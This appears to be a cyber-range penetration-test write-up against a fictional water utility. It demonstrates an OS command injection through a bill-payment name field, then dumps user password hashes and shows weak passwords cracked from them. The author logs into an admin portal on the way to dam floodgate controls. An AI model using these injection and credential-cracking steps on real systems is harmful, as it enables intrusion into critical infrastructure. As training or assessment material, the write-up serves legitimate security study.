Source:	Active (90020 - Remote OS Command Injection)

Description:

Attack technique used for unauthorized execution of operating system commands. This attack is possible when an application accepts untrusted input to build operating system commands in an insecure manner involving improper data sanitization, and/or improper calling of external programs.

Other Info:

Solution:

If at all possible, use library calls rather than external processes to recreate the desired functionality.


Alerts 1 4 5 3 Primary Proxy: localhost:8080
Current Scans 0 0 200 1 0 0 0 0

Figure S2: OS Command Injection Vulnerability

3. Exploitation:

3.1 System Manipulation

Using an operating system (OS) command injection attack, which is a technique an attacker uses to trick the system into performing tasks that it normally wouldn't allow by accepting what looks like normal requested information. In this case, I once again used the "PAY YOUR BILL" link, http://water.cyberapolis.gov/index.php/pay-your-bill/ (Figure E1), section text box that asks for a customer's last name shows the coding vulnerability. I provided a last name (or what the system believes could be a last name), but also included instructions that told the system what I wanted it to do.


Not secure
water.cyberapolis.gov/index.php/pay-your-bill/
CyberApolis Municipal Water
ABOUT US
CAREERS
NEWS
PAY YOUR BILL
CONTINUE
FOLLOW US ON OUR SOCIAL

Pay Your Bill

We welcome you to convenient pay your bills online using our new and improved system.

```
Server: 10.139.57.10
Address: 10.139.57.10#53

** server can't find NotARealLastName: NXDOMAIN

Just like this! Now I make the rules
```

Account Number: .


Last Name: NotARealLastName; echo

Zipcode: .

Figure E1: Tricking the Coding

3.2 Usernames and Passwords

Now that I knew I could request anything I needed. I told the system to give me every username and password located within its' database (Figure E2).




```
spearson:$1$b5Vgb/Y.$eEmAwG7f3Z/NZ/VhFlIM./:17113:0:99999:7:::
mlund:$1$KuOD8XMt$BQTnoTHxe67iw8Bnvl8ik.:17113:0:99999:7:::
awelsh:$1$/dPGjwBc$0wgHN9ubys9g3sWb/9FvB.:17113:0:99999:7:::
tcheney:$1$E11Qv/PA$c09pcs3JdwGLoeIVY4A5L1:17113:0:99999:7:::
rromine:$1$Fle/e/MF$gNCnlrgf2QpgtK3Hu0Wfq/:17113:0:99999:7:::
cyoung:$1$34au4/I2$KKhFjIKX1aPXKMMFzvlwf/:17113:0:99999:7:::
hjohnston:$1$MA2zd/K.$5fmPQ8sVGMGbXtH.BO9jS/:17113:0:99999:7:::
jirizarry:$1$L3of2/xb$GEfS6YHBQPmPVxhV3oZ9e1:17113:0:99999:7:::
svasquez:$1$o.njT/9l$nZlHb0x6A2xO.BMDshqmj0:17113:0:99999:7:::
cscott:$1$1EHIy/Jd$JXAs7JrQN/9IrGW5Haj0X/:17113:0:99999:7:::
egaines:$1$pqhXjvWd$X6YwdhxkOiM0SfjQgf3sO0:17113:0:99999:7:::
jbush:$1$vWxtl8V9$lJ/qM6H7Z1e7zPwCBTdIn.:17113:0:99999:7:::
chornsby:$1$T6keZJ5W$6WAblEd8.ZsRX8jzdqkYg0:17113:0:99999:7:::
lmadison:$1$U5.maSmJ$FFaHEB.k/9Id1rIoRtVJt/:17113:0:99999:7:::
bcohen:$1$snXFdO69$2oPg2bw1900JESP6i/5G2/:17113:0:99999:7:::
swilliamson:$1$8HkkDe00$LU0/kfL3ZXj/pq6rpi6HB1:17113:0:99999:7:::
rmaldonado:$1$x0jatDeI$GAQfqfK6HdOsiC0/KU0HG1:17113:0:99999:7:::
mrizo:$1$zdf6F/Xm$IE2dy7q8PH0.TQf5WDX/x1:17113:0:99999:7:::
tlashbrook:$1$e/uMTh.X$83pdiNDZS9h1OuWIL5HXx.:17113:0:99999:7:::
jraftery:$1$iJ9eg/er$Ki/fuUNm9bUCE9CaRAwg8/:17113:0:99999:7:::
tcraig:$1$nn1btN.b$.xmZZoq6LmBHaYTJ.0fqt.:17113:0:99999:7:::
dschultz:$1$D9TkHJ1Q$ryVa/5Rb.AvWVZdXVgJkG0:17113:0:99999:7:::
bbrooks:$1$GnDDQj9H$fEh94FldJOPM0MTLUzpNA1:17113:0:99999:7:::
jtrevino:$1$XRtzo/1A$GTGD8/F3mu2Llqt/5Wu.m1:17113:0:99999:7:::
dkoester:$1$ToUO5/m9$9ZYQSZqG6rzfRaHOqXq0t/:17113:0:99999:7:::
bwalker:$1$5HVgT/A6$dmGMzZB6XYYOIZUdY/Nc9/:17113:0:99999:7:::
brickard:$1$5aNrcZap$3Lnbdwn940PoA.yDzkzQZ.:17113:0:99999:7:::
csorenson:$1$jC7nG8Co$SwHmegfuzMt99NwAi0.9v.:17113:0:99999:7:::
```

Figure E2: Usernames w/Password Hashes

3.3 Password Cracking

Since most systems use a form of encryption, which is a method used to hide passwords behind what appears to be random numbers and symbols, I had to use a program to decipher those hashes, or hidden passwords. As you can see (Figure E3), the passwords selected by employees were not very complex.



		User	Password	Hash	Formats	GECOS
144	☐	?	NO PASSWORD			
67	☐	?	NO PASSWORD		md5crypt,md5crypt...	
66	☐	?	NO PASSWORD		md5crypt,md5crypt...	
45	☐	?	NO PASSWORD		md5crypt,md5crypt...	
44	☐	?	NO PASSWORD		md5crypt,md5crypt...	
43	☐	?	NO PASSWORD		md5crypt,md5crypt...	
22	☐	?	NO PASSWORD		md5crypt,md5crypt...	
21	☐	?	NO PASSWORD		md5crypt,md5crypt...	
55	✓	dnewsome	a1b2c3d4	$1$stPBi.qR$ljYMg...	md5crypt,md5crypt...	17113:0:99999:7:::
93	✓	kgriffin	8675309	$1$6k844/...	md5crypt,md5crypt...	17113:0:99999:7:::
58	✓	jkeener	57chevy	$1$MYLgsdvl$4Jh...	md5crypt,md5crypt...	17113:0:99999:7:::
61	✓	wsanders	4runner	$1$2kMh5/...	md5crypt,md5crypt...	17113:0:99999:7:::
56	✓	kburkhardt	1q2w3e4r	$1$iqTazmxS$lgb...	md5crypt,md5crypt...	17113:0:99999:7:::
86	✓	wgilbert	123go	$1$fXoRxjo0$Pl5L...	md5crypt,md5crypt...	17113:0:99999:7:::
143	☐	jroberson		1ceKt/...		17113:0:99999:7:::
142	☐	srivera		1.OJwb/b/...		17113:0:99999:7:::
141	☐	phamm		$1$BtmNO3yS$O...		17113:0:99999:7:::
140	☐	kwroten		$1$37xt/...		17113:0:99999:7:::

9% (14/144: 14 cracked, 130 left) [format=md5crypt]

Figure E3: Password Cracking the Hashes

4. Post-Exploitation:

4.1 System Credentials Obtained

Exploiting this data led me to use the user logins and passwords of each of the HVI's I referenced earlier (Figure R3). I then went to the employee log on portal through the homepage link, http://water.cyberapolis.gov/ (Figure P1).





Figure P1: Home Page Employee Portal

4.2 Logging into the System

Once in the portal found with the link, https://water-admin.cyberapolis.gov/login?ReturnUrl=%2F (Figure P2), every username and password failed to work, except the username and password of the Operation's Manager (Figure P3).



Log in

Username: wsanders

Password: •••••••

Remember me?

Log in

© 2024 - CyberWater

Figure P2: Employee Portal





Figure P3: Operation's Manager Account

4.3 HMI Portal

To access the dam's floodgate controls, I would next need to use the "HMI Portal" located on link, https://water-admin.cyberapolis.gov/ (Figure P4).

